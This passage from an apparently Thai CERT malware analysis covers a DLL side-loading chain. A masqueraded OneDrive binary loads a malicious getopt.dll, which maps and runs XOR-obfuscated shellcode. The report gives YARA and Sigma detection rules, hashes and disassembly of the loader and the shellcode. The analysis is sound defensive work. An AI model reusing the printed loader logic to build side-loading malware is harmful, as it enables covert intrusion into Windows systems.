		and (pe.imports("imobiledevice.dll") or pe.imports("getopt.dll"))
}
```

Sigma Rules

```
title: Masqueraded OneDrive binary side-loading malicious DLL
id: 5d204de0-42a0-4636-ad94-399489e15926
version: 1.0
first_imported: 2023-05-20
last_modified: 2023-05-20
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detect masqueraded OneDrive binary using DLL side-loading technique to
load malicious DLL (getopt.dll) and execute shellcode
category: Malware
hash: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573
hash: 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f
hash: cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0
logsource:
   category: image_load
   product: windows
detection:
   selection:
      Image|endswith:
         - 'OneDrive.exe'
         - 'OneDriveStandaloneUpdater.exe'
         - 'OneDriveSetup.exe'
      ImageLoaded|endswith:
         - '\getopt.dll'
         - '\imobiledevice.dll'
   condition: selection
falsepositives: Unknown
level: high
tag:
   - attack.defense.evasion
   - attack.t1574.002
```

PE Metadata

Compile Date	2022-01-25 15:24:01 UTC
Import Hash	81381bbeb032b34abac2e945f3e5a314

Certificates

Name	Foneazy Technology Co., Limited
Status	Valid
Issuer	Sectigo Public Code Signing CA EV R36
Valid From	12:00 AM 02/17/2022
Valid To	11:59 PM 02/16/2025
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	739A488B540DEC8D450C89396C53E6986E9CAE06
Serail Number	07 E4 68 DD 13 70 49 7D FD E6 E4 1E B5 66 C6 6A

PE Sections

MD5	Name	Raw Size	Virtual Size	Entropy
a6034dd8f6064c41c24f170f094ee203	.text	4608	4244	5.99
a70b6437014956b5b1d6803b920e0354	.rdata	4608	4110	4.66
550b6d19eefd3a6f89a89a9be78fdbaf	.data	512	904	0.28
d223c232889289f7388583adeff234e1	.rsrc	512	480	4.7
b2b2337617135db93956fdc68f03c085	.reloc	512	440	5.76

Compilers

Microsoft Visual C++ v.14 - 2015

ความเชื่อมโยง

ไฟล์ 19e48527fc... (OneDriveStandaloneUpdater.exe)	Load	ไฟล์ 87b48238f4... (getopt.dll) ไฟล์ cb0a22c4ee... (imobiledevice.dll)

รายละเอียด

ไฟล์ 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573 (OneDriveStandaloneUpdater.exe) เป็นไฟล์ประเภท Portable Executable (PE) ที่ถูกตรวจพบอยู่ภายในโฟลเดอร์ %PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore ร่วมกับไฟล์ต้องสงสัยอีกจำนวน 3 รายการ ได้แก่ getopt.dll, imobiledevice.dll, และ license

ไฟล์ 19e48527fc... ถูกตั้งชื่อไฟล์ (filename) ให้มีความคล้ายคลึงกับ legitimate file ของ Microsoft OneDrive แต่แท้จริงแล้วไม่ได้มีความเกี่ยวข้องใด ๆ ระหว่างกัน ซึ่งอาจเป็นไปได้ว่าผู้โจมตีมีเจตนาตั้งชื่อไฟล์ในลักษณะดังกล่าวเพื่อลวงให้เหยื่อหลงเชื่อและทำการดับเบิ้ลคลิ๊กใช้งาน หรืออาจจะมีเจตนาตั้งชื่อไฟล์เพื่อให้สอดคล้องกับสภาพแวดล้อมของเครื่องคอมพิวเตอร์เป้าหมายซึ่งมีการใช้งานระบบปฏิบัติการวินโดวส์ อันเป็นการเพิ่มโอกาสในการหลบเลี่ยงการถูกพบโดยผู้ดูแลระบบได้

ผลจากการตรวจสอบ static propperties ของไฟล์ 19e48527fc... พบว่ามีข้อมูลที่น่าสนใจคือ PDB path ซึ่งระบุข้อมูลเกี่ยวกับตำแหน่งที่ใช้ในการเก็บข้อมูล program database (PDB) คือ e:\work\lichking\libimobiledevice-vs-master\win32\release\idevice_id.pdb ซึ่งจะเห็นได้ว่ามีคำสำคัญเช่นคำว่า libimobiledevice-vs-master และเมื่อนำคำดังกล่าวไปค้นหาข้อมูลจากแหล่งข่าวเปิดพบว่า **libimobiledevice**[2] เป็นโปรเจกต์โอเพนซอร์สซึ่งพัฒนาไลบรารีสำหรับการเชื่อมต่อและจัดการข้อมูลบนอุปกรณ์ที่ใช้ระบบปฏิบัติการ iOS นอกจากนั้นเมื่อทำการตรวจสอบค่า string ภายในไฟล์ 19e48527fc... พบว่ามีค่า string ที่เกี่ยวข้องกับไลบรารี idevice_id ซึ่งเป็นส่วนหนึ่งของโปรเจกต์ดังกล่าว ยกตัวอย่างเช่น


—เริ่มต้นค่า string—
List attached devices or print device name of given device.
If UDID is given, the name of the connected device with that UDID will be retrieved.
OPTIONS:
-l, --list list UDIDs of all devices attached via USB
-n, --network list UDIDs of all devices available via network
-d, --debug enable communication debugging
-h, --help prints usage information
-v, --version prints version information
Homepage: <https://github.com/libimobiledevice-win32/libimobiledevice-vs/>
Bug Reports: <https://github.com/libimobiledevice-win32/libimobiledevice-vs/>
—สิ้นสุดค่า string—

[2] "Libimobiledevice - GitHub." 4 Apr. 2022, https://github.com/libimobiledevice/libimobiledevice. Accessed 20 May. 2023.

ทั้งนี้ ไฟล์ดังกล่าวถูก sign โดยใช้ valid certificate ซึ่งมี serial number คือ "07 E4 68 DD 13 70 49 7D FD E6 E4 1E B5 66 C6 6A" ออกให้โดย "Sectigo Public Code Signing CA EV R36" เพื่อใช้กับบริษัทชื่อ "Foneazy Technology Co., Limited" สำหรับการทำ code signing เป็นการเฉพาะ โดย certificate ดังกล่าวถูกสร้างเมื่อวันที่ 17 กุมภาพันธ์ พ.ศ. 2565 และจะหมดอายุในวันที่ 16 กุมภาพันธ์ พ.ศ. 2568 ซึ่งผลจากการมี valid certificate จะทำให้ไฟล์ 19e48527fc... ไม่ถูกแจ้งเตือนโดยระบบปฏิบัติการเมื่อไฟล์ดังกล่าวถูก execute


ต่อมาเมื่อทำการตรวจสอบข้อมูลผ่านแหล่งข่าวเปิดเกี่ยวกับ "Foneazy Technology Co., Limited" พบว่าเป็นบริษัทที่ให้บริการซอฟต์แวร์สำหรับติดตั้งบนระบบปฏิบัติการวินโดวส์และ macOS เพื่อใช้ในการบริหารจัดการข้อมูลในอุปกรณ์โทรศัพท์เคลื่อนที่ทั้ง iOS และแอนดรอยด์ ทั้งนี้ ผู้วิเคราะห์พบว่าที่หน้าเว็บไซต์ของบริษัท Foneazy Technology (www.foneazy[.]com/download-center) มีไฟล์สำหรับให้บริการดาวน์โหลดจำนวนมากซึ่งล้วนแล้วแต่ถูก sign ด้วย certificate เดียวกันคือ serial number "07 E4 68 DD 13 70 49 7D FD E6 E4 1E B5 66 C6 6A" ตัวอย่างเช่นไฟล์ mockgo.exe (SHA256: ce6c85667a3b6dabb29d748b72806e865f5261427e43d86fde1d203082ed3ad5) และ unlockit-android.exe (SHA256: ece1e9622787462564f6276c95c70923d86cca4c2426bc60b2ed5353fde0a95b) โดยไฟล์ทั้งหมดมีกระบวนการทำงานที่เกี่ยวข้องกับไลบรารีจากโปรเจกต์ libimobiledevice ทั้งสิ้น

ผู้วิเคราะห์ได้ทำการตรวจสอบ import table ของไฟล์ 19e48527fc... และพบว่าในช่วง runtime ไฟล์ดังกล่าวจะเรียกใช้งาน export function จากไฟล์ getopt.dll และ imobiledevice.dll (ภาพที่ 1) ซึ่งทั้งสองไฟล์เป็นไฟล์ต้องสงสัยที่ถูกตรวจพบอยู่ภายในโฟลเดอร์เดียวกันกับไฟล์ 19e48527fc...



ภาพที่ 1 *รายละเอียดภายใน import table ของไฟล์ 19e48527fc...*


อย่างไรก็ตาม เมื่อผู้วิเคราะห์ทดสอบ execute ไฟล์ 19e48527fc... ปรากฏว่าไฟล์ดังกล่าวไม่มีการตอบสนองต่อคำสั่งหรือปรากฏข้อความแสดงการทำงานแต่อย่างใด รายละเอียดตามภาพที่ 2



ภาพที่ 2 *เมื่อทดสอบ execute ไฟล์ 19e48527fc... พบว่าไม่มีการตอบสนองต่อคำสั่งแต่อย่างใด*

เมื่อพิจารณาจากข้อมูลในข้างต้นทั้งหมดจึงสันนิษฐานได้ว่าไฟล์ 19e48527fc... คือไลบรารี idevice_id ที่ถูก compile มาจากโปรเจกต์ libimobiledevice ซึ่งมีการทำ code signing และถูกใช้งานโดยบริษัท "Foneazy Technology Co., Limited" เพื่อใช้ในการดำเนินธุรกิจตามปกติแต่ถูกผู้โจมตีละเมิดและนำไฟล์ดังกล่าวมาใช้ในการโจมตีครั้งนี้โดยที่ certificate ที่ใช้ในการ sign code ไม่ได้ถูก compromised แต่อย่างใด ทว่าเนื่องจากไฟล์ 19e48527fc... มีช่องโหว่ DLL side-loading ทำให้ผู้โจมตีสามารถใช้ไฟล์ดังกล่าวเพื่อโหลดไฟล์ DLL เข้าสู่หน่วยความจำของโปรเซสและทำการ execute โค๊ดที่เป็นอันตรายได้ โดยผู้วิเคราะห์คาดการณ์ด้วยความเชื่อมั่นในระดับสูง (high level of confidence) ว่าผู้โจมตีไม่ได้มีวัตถุประสงค์ที่จะใช้ประโยชน์จากขีดความสามารถของไลบรารีของโปรเจกต์ libimobiledevice เพื่อเข้าถึงข้อมูลที่อยู่ในอุปกรณ์โทรศัพท์เคลื่อนที่ของเป้าหมายแต่อย่างใด เนื่องจากฟังก์ชันการทำงานของไลบารี่จากโปรเจกต์ libimobiledevice ไม่มีการตอบสนองต่อคำสั่งใด ๆ ซึ่งอาจเป็นผลมาจากการที่ผู้โจมตีมีการดัดแปลงโค๊ดภายในไฟล์ getopt.dll และ imobiledevice.dll จนทำให้ไม่สามารถทำงานได้ตามปกติ

รูปภาพประกอบ (1)



ภาพที่ 3 *หน้าเว็บไซต์ www.foneazy[.]com/download-center ให้บริการดาวน์โหลดไฟล์จำนวนหลายรายการซึ่งล้วนแต่เกี่ยวข้องกับไลบรารีจากโปรเจกต์ libimobiledevice บนเว็บไซต์ Github*

87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f

Tags

Loader Trojan DLL SIde-loading

รายละเอียดของไฟล์

ชื่อไฟล์	getopt.dll
ขนาด	69632 ไบต์
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	d69d2ff5b274da7d42ebb933b4fb9ce8
SHA1	cd2209c0e73f3601603130dd84d5140dcd53e763
SHA256	87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f
SHA512	2b56ed050f9352fd98bdc55595df7894ae18c2748af27ca1fc2d5d059beb3ea4b a0fec5bde27b6ebdc96856f531308ae743de60e1d07fd7e2080130dfea0a5ab
ssdeep	1536:HzAYizrxC80xliPqv8bElc8M8VsWjcdjwEQme:HriNAhA8UEb
Entropy	6.22

แอนตี้ไวรัส	
CrowdStrike Falcon	Win/malicious_confidence_60% (W)
McAfee	Artemis!D69D2FF5B274
Microsoft	Undetected

Yara Rules

```
import "pe"

rule bangkokshell_dll_loader : T1574_002
{
	meta:
		version = "1.0"
		first_imported = "2023-05-20"
		last_modified = "2023-05-20"
		status = "RELEASED"
		sharing = "TLP:CLEAR"
		source = "Manual investigate"
		author = "TTC-CERT"
		description = "Detecting DLLs used in DLL side-loading technique. The identified file serves as a Loader Trojan, responsible for loading and mapping a shellcode file into memory at runtime."
		hash = "87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f"

	strings:
		$dll_name1 = "getopt.dll"
		$dll_name2 = "imobiledevice.dll"
		$str1 = "license" //Shellcode's filename which will be loaded. It is possible that TA will change the shellcode filename, so don't solely rely on this string.
		$str2 = "getopt_a"
		$str3 = "getopt_long_a"
		$str4 = "getopt_long_only_a"
```

```
        $str5 = "idevice_connect"
        $str6 = "idevice_connection_disable_bypass_ssl"
        $str7 = "idevice_connection_disable_ssl"
        $exec_shell =
        {
                85 C0                   // test    eax, eax
                74 0A                   // jz      short loc_100010BE
                39 B5 [4]               // cmp     [ebp+NumberOfBytesRead], esi
                75 02                   // jnz     short loc_100010BE
                FF D7                   // call    edi
                68 00 80 00 00          // push    8000h           ; dwFreeType
                56                      // push    esi             ; dwSize
                57                      // push    edi             ; lpAddress
        }

    condition:
        pe.characteristics & pe.DLL
        and (($dll_name1 and not $dll_name2) or ($dll_name2 and not $dll_name1))
        and 2 of ($str*)
        and $exec_shell
}
```

PE Metadata	
Compile Date	2021-12-15 17:44:58 UTC
Import Hash	c03c645af0ab95c12b92ab94c26a87e3

PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
e995838d68683176aed8db1d9430a3f9	.text	41984	41526	6.67
79f11895de9d2382ffa336458ca5ad9e	.rdata	18432	18258	4.55
d1c29c113b0e721055be397c6e3a336a	.data	4608	12096	3.24
34432709a144da1a801f538dd8a15469	.reloc	3584	3268	6.33

Compilers/Linker

Microsoft Visual C++ ver. ~7.10 - Linker 12 - Visual 2013


ความเชื่อมโยง

ไฟล์ 87b48238f4... (getopt.dll)	Loaded by	ไฟล์ 19e48527fc... (OneDriveStandaloneUpdater.exe)
	Load & Execute	ไฟล์ 0f7ea24d5d... (license)

รายละเอียด

ไฟล์ 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f (getopt.dll) เป็นไฟล์ประเภท Dynamic-link library (DLL) ที่ถูกตรวจพบอยู่ภายในโฟลเดอร์ %PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore ร่วมกับไฟล์ต้องสงสัยอีกจำนวน 3 รายการ ได้แก่ OneDriveStandaloneUpdater.exe, imobiledevice.dll, และ license

ในช่วง runtime ไฟล์ 87b48238f4... จะถูกโหลดเข้าสู่หน่วยความจำของโปรเซสด้วยเทคนิค DLL side-loading โดยอาศัยการทำงานของไฟล์ OneDriveStandaloneUpdater.exe (SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573) รายละเอียดตามภาพที่ 4



ภาพที่ 4 *ไฟล์ 87b48238f4... ถูกโหลดเข้าสู่หน่วยความจำของโปรเซสโดย OneDriveStandaloneUpdater.exe*

เมื่อทำการตรวจสอบ export function table ของไฟล์ 87b48238f4... พบว่ามีความผิดปกติหลายจุด เช่น exports function ทุกรายการมีตำแหน่ง (address) เป็นค่าเดียวกันทั้งหมด (ภาพที่ 5) และภายในฟังก์ชันเหล่านี้ไม่มีรายละเอียดการทำงานใด ๆ นอกจากถูกกำหนดให้ทำการ return เพียงเท่านั้น (ภาพที่ 6) ยกเว้นฟังก์ชัน getopt_long_a เพียงรายการเดียวที่มีตำแหน่ง (address) แตกต่างจากฟังก์ชันอื่น ๆ รวมทั้งมีรายละเอียดการทำงานที่ชัดเจน ดังนั้นฟังก์ชัน getopt_long_a จึงมีความน่าสงสัยและเป็นไปได้ว่าจะมีโค๊ดที่เป็นอันตรายแฝงอยู่

Name	Address	Ordinal
getopt_a	0000000010001000	1
getopt_long_a	0000000010001010	2
getopt_long_only_a	0000000010001000	3
getopt_long_only_w	0000000010001000	4
getopt_long_w	0000000010001000	5
getopt_w	0000000010001000	6
optarg_a	0000000010001000	7
optarg_w	0000000010001000	8
opterr	0000000010001000	9
optind	0000000010001000	10
optopt	0000000010001000	11

ภาพที่ 5 *export function table ของไฟล์ 87b48238f4... แสดงให้เห็นความผิดปกติในค่าตำแหน่ง (address) ของแต่ละฟังก์ชัน*

```
                public optopt
optopt          proc near               ; DATA XREF: .rdata:off_10010078↓o
                retn                    ; getopt_a
optopt          endp                    ; getopt_long_only_a
                                        ; getopt_long_only_w
                                        ; getopt_long_w
                                        ; getopt_w
                                        ; optarg_a
                                        ; optarg_w
                                        ; opterr
                                        ; optind
```

ภาพที่ 6 *ความผิดปกติในรายละเอียดการทำงานของแต่ละฟังก์ชันซึ่งมีเพียงคำสั่ง return เท่านั้น ยกเว้นเพียงฟังก์ชัน getopt_long_a รายการเดียวที่มีรายละเอียดการทำงานที่ชัดเจน*

ผลจากการตรวจสอบการทำงานของฟังก์ชัน getopt_long_a พบว่าทำหน้าที่ในการโหลดไฟล์ license (SHA256: 0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e) เข้าสู่หน่วยความจำของโปรเซส โดยมีการเรียกใช้งาน WinAPI VirtualAlloc และกำหนดค่า permission ให้กับพื้นที่หน่วยความจำใหม่เป็น PAGE_EXCUTE_READWRITE เพื่อให้สามารถ execute โค๊ดที่อยู่ภายในพื้นที่หน่วยความจำที่ถูกสร้างมาใหม่นี้ได้ ก่อนที่จะมีการเรียกใช้งาน WinAPI ReadFile เพื่อทำการ map ไฟล์ license เข้าไปยังพื้นที่หน่วยความจำในข้างต้นและดำเนินการ execute ในฐานะ shellcode รายละเอียดตามภาพที่ 7 และ 8

```
.text:10001060 FF 15 0C C0 00 10          call    ds:CreateFileW  ; Open handle to "license" (shellcode)
.text:10001066 8B D8                      mov     ebx, eax
.text:10001068 83 FB FF                   cmp     ebx, 0FFFFFFFFh
.text:1000106B 74 67                      jz      short loc_100010D4
.text:1000106D 56                         push    esi
.text:1000106E 6A 00                      push    0               ; lpFileSizeHigh
.text:10001070 53                         push    ebx             ; hFile
.text:10001071 FF 15 00 C0 00 10          call    ds:GetFileSize
.text:10001077 8B F0                      mov     esi, eax
.text:10001079 85 F6                      test    esi, esi
.text:1000107B 74 4F                      jz      short loc_100010CC
.text:1000107D 57                         push    edi
.text:1000107E 6A 40                      push    PAGE_EXECUTE_READWRITE ; flProtect
.text:10001080 68 00 30 00 00             push    3000h           ; flAllocationType
.text:10001085 56                         push    esi             ; dwSize
.text:10001086 6A 00                      push    0               ; lpAddress
.text:10001088 FF 15 10 C0 00 10          call    ds:VirtualAlloc ; Allocate memory with ERW permission
.text:1000108E 8B F8                      mov     edi, eax
.text:10001090 85 FF                      test    edi, edi
.text:10001092 74 37                      jz      short loc_100010CB
.text:10001094 6A 00                      push    0               ; lpOverlapped
.text:10001096 8D 85 F0 FD FF FF          lea     eax, [ebp+NumberOfBytesRead]
.text:1000109C C7 85 F0 FD FF FF 00 00+   mov     [ebp+NumberOfBytesRead], 0
.text:100010A6 50                         push    eax             ; lpNumberOfBytesRead
.text:100010A7 56                         push    esi             ; nNumberOfBytesToRead
.text:100010A8 57                         push    edi             ; lpBuffer
.text:100010A9 53                         push    ebx             ; hFile
.text:100010AA FF 15 08 C0 00 10          call    ds:ReadFile     ; Mapping "license" (shellcode) into allocated memory space
.text:100010B0 85 C0                      test    eax, eax
.text:100010B2 74 0A                      jz      short loc_100010BE
.text:100010B4 39 85 F0 FD FF FF          cmp     [ebp+NumberOfBytesRead], esi
.text:100010BA 75 02                      jnz     short loc_100010BE
.text:100010BC FF D7                      call    edi             ; Execute shellcode
```

ภาพที่ 7 *กระบวนการทำงานของฟังก์ชัน getopt_long_a*

```
EDI→ 02840000   55                 push ebp
     02840001   8B EC              mov ebp,esp
     02840003   83 EC 0C           sub esp,C
     02840006   53                 push ebx
     02840007   56                 push esi
     02840008   57                 push edi
     02840009   8D 4D F4           lea ecx,dword ptr ss:[ebp-C]
     0284000C   E8 4E 00 00 00     call 284005F
     02840011   E8 75 01 00 00     call 284018B
     02840016   8B F0              mov esi,eax
     02840018   33 C9              xor ecx,ecx
     0284001A   81 C6 A8 11 31 01  add esi,13111A8
     02840020   8B 1E              mov ebx,dword ptr ds:[esi]
     02840022   8D 7E 0C           lea edi,dword ptr ds:[esi+C]
     02840025   8B 56 04           mov edx,dword ptr ds:[esi+4]
     02840028   03 FB              add edi,ebx
     0284002A   89 55 FC           mov dword ptr ss:[ebp-4],edx
     0284002D   8D 04 5D 08 00 00 00 lea eax,dword ptr ds:[ebx*2+8]
     02840034   03 C6              add eax,esi
     02840036   89 45 F8           mov dword ptr ss:[ebp-8],eax
     02840039   85 D2              test edx,edx
     0284003B   7E 15              jle 2840052
     0284003D   8B C1              mov eax,ecx
     0284003F   99                 cdq
     02840040   F7 FB              idiv ebx
     02840042   8A 44 32 08        mov al,byte ptr ds:[edx+esi+8]
     02840046   30 04 39           xor byte ptr ds:[ecx+edi],al
     02840049   41                 inc ecx
     0284004A   3B 4D FC           cmp ecx,dword ptr ss:[ebp-4]
     0284004D   7C EE              jl 284003D
     0284004F   8B 45 F8           mov eax,dword ptr ss:[ebp-8]
     02840052   50                 push eax
     02840053   FF D7              call edi
     02840055   59                 pop ecx
     02840056   5F                 pop edi
     02840057   5E                 pop esi
     02840058   33 C0              xor eax,eax
     0284005A   5B                 pop ebx
     0284005B   8B E5              mov esp,ebp
     0284005D   5D                 pop ebp
     0284005E   C3                 ret
```

ภาพที่ 8 *shellcode ที่ถูกโหลดและ map เข้าสู่หน่วยความจำของโปรเซสโดยการทำงานของฟังก์ชัน getopt_long_a ภายในไฟล์ 87b48238f4...*

ทั้งนี้ เมื่อพิจารณาข้อมูลในข้างต้นประกอบกับข้อมูล compile date และเวอร์ชันของ compiler ที่ใช้ในการ compile ไฟล์ 87b48238f4... พบว่าไม่สอดคล้องกับข้อมูลที่พบในไฟล์ OneDriveStandaloneUpdater.exe (SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573) รวมถึงการที่ไฟล์ 87b48238f4... ไม่ได้ถูก sign ด้วย certificate ของบริษัท "Foneazy Technology Co., Limited" จึงมีความเป็นไปได้สูงว่าไฟล์ดังกล่าวถูก compile ขึ้นมาใหม่โดยผู้โจมตีเพื่อนำมาใช้ในเทคนิคการโจมตีแบบ DLL side-loading โดยมีฟังก์ชันที่เป็นอันตรายคือ getopt_long_a ซึ่งไฟล์ 87b48238f4... จะทำหน้าที่เป็น Loader เพื่อทำการโหลดและ execute ไฟล์ license ซึ่งเป็น shellcode ซึ่งจะดำเนินการโจมตีในลำดับต่อไป

0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e

Tags		
Shellcode	DllToShellCode	XOR Cipher

รายละเอียดของไฟล์	
ชื่อไฟล์	license
ขนาด	20578 ไบต์
ประเภท	data
MD5	14b7a6fb6c10ff0bf55cd40bb23ecb2a
SHA1	9ee16c5588026e4576e79a46244106884259c211
SHA256	0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e
SHA512	4520f3c72304b29135ecf299e3acfab374d10d89a29496eead8126d2a6954726 65ecdad57ab6b7f18721fb9e732b1525efa53745392592bbf5f21f74d3b93e9d
ssdeep	384:FsT8LxE/1Ibr7Azy1yva50y0o+hOqOJFDtxQlEcIdkx:Fsf1svAzvCO7VQ3/
Entropy	7.96

แอนตี้ไวรัส	
Kaspersky	Undetected
Malwarebytes	Undetected
Microsoft	Undetected

Yara Rules

```
rule bangkokshell_shellcode : T1620
{
    meta:
        version = "1.0"
        first_imported = "2023-05-22"
        last_modified = "2023-05-22"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect the shellcode used by BangkokShell for the purpose of deobfuscating the payload (DLL) and executing  it reflectively within the memory space. The shellcode in question is a modified version of DllToShellCode derived from a GitHub project"
        hash = "0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e"

    strings:
        $xor_op =
            {
                8B C1           // mov eax, ecx
                99              // cdq
                F7 FB           // idiv  ebx
                8A 44 32 08     // mov al, [edx+esi+8]
                30 04 39        // xor   [ecx+edi], al
                41              // inc             ecx
                3B 4D FC        // cmp ecx, [ebp-4]
                7C ??           // jl              short loc_??
                8B 45 F8        // mov eax, [ebp-8]
                50              // pusheax
                FF D7           // call  edi
            }
```

```
        $va_calc =
                // This code is probably a modified version of DllToShellCode
                {
                        83 65 FC 00             // and  [ebp+var_4], 0
                        E8 00 00 00 00          // call  $+5
                        58                      // pop  eax
                        2D [4]                  // sub  eax, imm32
                        89 45 FC                // mov [ebp+var_4], eax
                        8B 45 FC                // mov eax, [ebp+var_4]
                }

    condition:
        all of them
}
```

ความเชื่อมโยง

